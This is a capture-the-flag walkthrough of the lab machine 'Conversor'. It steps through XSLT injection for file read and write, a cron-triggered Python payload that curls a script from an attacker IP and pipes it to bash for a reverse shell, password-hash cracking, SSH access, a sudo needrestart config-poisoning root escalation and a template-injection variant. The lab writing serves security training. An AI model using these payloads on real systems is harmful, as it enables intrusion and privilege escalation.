Conversor
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ9JqBn+xSQHg4I+jiEo+FiiRUhIRrVFyvZWz1pynUb/txOEximgV3lqjMSYxeV/9hieOFZewt/ACQbPhbR/oaE=
|   256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIR1sFcTPihpLp0OemLScFRf8nSrybmPGzOs83oKikw+
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-title: Login
|_Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Looks like we only have 2 ports open, 22 - OpenSSH, and 80 - Apache HTTP.
80 - Website
When visiting the website we’re greeted with a login page which has a link to a register.

The register page looks just like the login page, let’s register a user and login.

We’re greeted with an nmap conversion site that converts an xml and xslt file into a more aesthetic format.
In the About page we can also download the source code.

Taking a look at the source code it looks like a python flask application, it comes with a database however it’s empty.
Let’s attempt to do an XSLT injection, as attempting an XXE failed for external entities, only internal entities went through.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
<?xml version="1.0" encoding="ISO-8859-1"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
 Version: <xsl:value-of select="system-property('xsl:version')" /><br />
 Vendor: <xsl:value-of select="system-property('xsl:vendor')" /><br />
 Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" /><br />
 <xsl:if test="system-property('xsl:product-name')">
 Product Name: <xsl:value-of select="system-property('xsl:product-name')" /><br />
 </xsl:if>
 <xsl:if test="system-property('xsl:product-version')">
 Product Version: <xsl:value-of select="system-property('xsl:product-version')" /><br />
 </xsl:if>
 <xsl:if test="system-property('xsl:is-schema-aware')">
 Is Schema Aware ?: <xsl:value-of select="system-property('xsl:is-schema-aware')" /><br />
 </xsl:if>
 <xsl:if test="system-property('xsl:supports-serialization')">
 Supports Serialization: <xsl:value-of select="system-property('xsl:supportsserialization')"
/><br />
 </xsl:if>
 <xsl:if test="system-property('xsl:supports-backwards-compatibility')">
 Supports Backwards Compatibility: <xsl:value-of select="system-property('xsl:supportsbackwards-compatibility')"
/><br />
 </xsl:if>
</xsl:template>
</xsl:stylesheet>
Leads to an output of.
1
2
3
Version: 1.0
Vendor: libxslt
Vendor URL: http://xmlsoft.org/XSLT/
Additionally in install.md from the source we can find an example of a crontab entry.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
To deploy Conversor, we can extract the compressed file:

"""
tar -xvf source_code.tar.gz
"""

We install flask:

"""
pip3 install flask
"""

We can run the app.py file:

"""
python3 app.py
"""

You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
Foothold
Since we know XSLT injection is possible, let’s try a few things. The first thing I’d always like to try is a File Read. Let’s keep in mind that our engine version is XSLT 1.0 and that the document function can only really open xml files.
1
2
3
4
5
6
<?xml version="1.0" encoding="ISO-8859-1"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
        <xsl:value-of select="document('file:///var/www/conversor.htb/static/nmap.xslt')"/>
</xsl:template>
</xsl:stylesheet>
The
nmap.xsltfile can be found if we look through the page source that we downloaded.
Returns the following contents
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
<?xml version="1.0"?>
        Nmap Scan Results
          body {
            font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
            background: linear-gradient(120deg, #141E30, #243B55);
            color: #eee;
            margin: 0;
            padding: 0;
          }
          h1, h2, h3 {
            text-align: center;
            font-weight: 300;
          }
          .card {
            background: rgba(255, 255, 255, 0.05);
            margin: 30px auto;
            padding: 20px;
            border-radius: 12px;
            box-shadow: 0 4px 20px rgba(0,0,0,0.5);
            width: 80%;
          }
          table {
            width: 100%;
            border-collapse: collapse;
            margin-top: 15px;
          }
          th, td {
            padding: 10px;
            text-align: center;
          }
          th {
            background: rgba(255,255,255,0.1);
            color: #ffcc70;
            font-weight: 600;
            border-bottom: 2px solid rgba(255,255,255,0.2);
          }
          tr:nth-child(even) {
            background: rgba(255,255,255,0.03);
          }
          tr:hover {
            background: rgba(255,255,255,0.1);
          }
          .open {
            color: #00ff99;
            font-weight: bold;
          }
          .closed {
            color: #ff5555;
            font-weight: bold;
          }
          .host-header {
            font-size: 20px;
            margin-bottom: 10px;
            color: #ffd369;
          }
          .ip {
            font-weight: bold;
            color: #00d4ff;
          }
        Nmap Scan Report
              Host:
                ()
                Port
                Protocol
                Service
                State
So we technically have a file read but it only applies to xml and xslt files. Let’s instead try and do a file write.
1
2
3
4
5
6
7
8
9
10
11
12
13
<?xml version="1.0"?>

<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:exsl="http://exslt.org/common"
extension-element-prefixes="exsl">
<xsl:template match="/">
        <exsl:document href="/var/www/conversor.htb/static/w1ld.xml" method="text">
			    test
                <xsl:text>pwned by w1ld</xsl:text>
</exsl:document>
</xsl:template>
</xsl:stylesheet>
We don’t get an error and if we view the file we find our output.
1
2
		test
		pwned by w1ld
Success! We have a file upload, let’s upload a python reverse shell payload to the scripts directory which will hopefully get triggered by the crontab mentioned in the install.md file.
1
2
3
4
5
6
7
8
9
10
11
12
<?xml version="1.0"?>

<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:exsl="http://exslt.org/common"
extension-element-prefixes="exsl">
<xsl:template match="/">
        <exsl:document href="/var/www/conversor.htb/scripts/w1ld.py" method="text">
import os;os.system('curl http://10.10.14.12:3232/lin.sh|/bin/bash')
        </exsl:document>
</xsl:template>
</xsl:stylesheet>
If you’re having trouble getting your payload to execute, remember that
pythonparses tabs and that any tabs you put in thexsltfile will transfer over to thepyfile.
I get a response on my listener!
1
2
www-data@conversor:~$ whoami
www-data
Just like that, we have a foothold!
User
Let’s transfer over the users.db file we found in the instance folder and grab the contents.
1
2
3
4
5
6
7
8
9
sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> select * from users;
1|fismathack| [REDACTED]
5|w1ld|5f4dcc3b5aa765d61d8327deb882cf99
sqlite>
Let’s get to password cracking!
1
2
3
hashcat -a 0 -m 0 fismathack.pem /usr/share/wordlists/rockyou.txt.gz --username
<SNIP>
5b5c[REDACTED]:[REDACTED]
We got a password cracked! Let’s attempt to ssh into the machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
ssh fismathack@conversor.htb
fismathack@conversor.htbs password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Oct 26 04:31:19 AM UTC 2025

  System load:  0.0               Processes:             220
  Usage of /:   65.7% of 5.78GB   Users logged in:       0
  Memory usage: 8%                IPv4 address for eth0: 10.129.118.249
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Oct 26 04:31:20 2025 from 10.10.14.12
fismathack@conversor:~$ ls
user.txt
Just like that, we have User!
Root - Unintended
Looking around looks like we have a sudo configuration which allows us to run needrestart as root without a password.
1
2
3
4
5
6
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
needsrestart can either be PERL based or PYTHON based. In this case we have the PERL based version if we take a look at /etc/needrestart/needrestart.conf, it’s in PERL syntax.
We can create a poisoned config file and tell the binary to use that using the -c flag. PERL syntax for running a command is as simple as using SYSTEM. So let’s write a malicious config file like so.
system('ls -lash /root/root.txt')
And let’s run needsrestart with the config file chosen.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
fismathack@conversor:/tmp/w1ld$ sudo needrestart -c w1ld.conf
4.0K -rw-r----- 1 root root 33 Oct 26 01:52 /root/root.txt
Scanning processes...
Scanning candidates...
Scanning linux images...

Running kernel seems to be up-to-date.

Restarting services...
 systemctl restart backup.service
Failed to restart backup.service: Unit backup.service not found.
Service restarts being deferred:
 systemctl restart cron.service

No containers need to be restarted.

User sessions running outdated binaries:
 fismathack @ session #486: exe[5565,5595]

No VM guests are running outdated hypervisor (qemu) binaries on this host.
Just like that, we have Root!
Root - Intended
The intended root was simply to use a shared object library exploit, which, isn’t too hard to replicate so I’ll not do a full write up for it. However here’s a link to a public exploit proof of concept on github.
Beyond Root
Unintended SSTI
Note that this SSTI is only really possible on individual instnaces or instances where certain templates have not been loaded yet since it relies on writing the template before the application has a chance to open the template. This also means we can’t do direct testing on the machine itself since each test will load the file into the application memory and make any subsequent writes not reflect on the site.
Note that each time I overwrite the template I’m restarting the flask app so it is forced to reload the template file.
Testing a local instance of the application we can use the following payload to test for template injection.
1
2
3
4
5
6
7
8
9
10
11
12
<?xml version="1.0"?>

<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:exsl="http://exslt.org/common"
extension-element-prefixes="exsl">
<xsl:template match="/">
<exsl:document href="/home/kali/htb/conversor/source/templates/about.html" method="text">
7
</exsl:document>
</xsl:template>
</xsl:stylesheet>
We get the following output when we visit the about page.
1
w1ld w1ld w1ld w1ld w1ld w1ld w1ld
This confirms our SSTI let’s try a Remote Command Execution injection.
1
2
3
4
5
6
7
8
9
10
11
12
<?xml version="1.0"?>

<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:exsl="http://exslt.org/common"
extension-element-prefixes="exsl">
<xsl:template match="/">
<exsl:document href="/home/kali/htb/conversor/source/templates/about.html" method="text">

</exsl:document>
</xsl:template>
</xsl:stylesheet>
And we get the following output.
1
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),107(bluetooth),124(lpadmin),132(wireshark),134(kaboxer)
We can send the payload above with a reverse shell on the actual machine on a fresh restart individual instance and it should get us a reverse shell.
tags: boxes - diff/easy - os/linux